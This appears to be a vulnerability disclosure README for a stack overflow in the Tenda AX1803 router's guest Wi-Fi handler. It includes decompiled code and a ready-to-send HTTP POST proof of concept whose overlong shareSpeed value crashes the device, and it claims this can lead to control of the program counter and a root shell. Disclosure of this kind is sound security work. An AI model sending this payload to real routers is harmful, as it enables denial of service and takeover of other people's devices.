Darry-lang1 Add files via upload ... on Aug 6 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetWifiGusetBasic function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
55  memset(v43, 0, sizeof(v43));
56  puts("WiFi Guest Set");
57  mibname = wifi_get_mibname("wlan0", "workmode", v43);
58  GetValue(mibname, s);
59  v3 = wifi_get_mibname("wlan1", "workmode", v43);
60  GetValue(v3, v37);
61  GetValue("bandwidth_mode_listnum", v38);
62  nptr = (char *)websgetvar(a1, "shareSpeed", "0");
63  strcpy(v39, nptr);
64  memset(v44, 0, sizeof(v44));
65  memset(v45, 0, sizeof(v45));
66  memset(v46, 0, sizeof(v46));
67  memset(v47, 0, sizeof(v47));
68  memset(v48, 0, 0x100u);
69  memset(v40, 0, sizeof(v40));
70  memset(v41, 0, sizeof(v41));
71  websgetvar(a1, "guestSsid", &byte_1EACC5);
```

In the `fromSetWifiGusetBasic` function,the `nptr` (the value of `shareSpeed`) we entered is directly copied into the `v39` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v39`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)

2. Attack with the following POC attacks


```
POST /goform/WifiGuestSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

shareSpeed=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.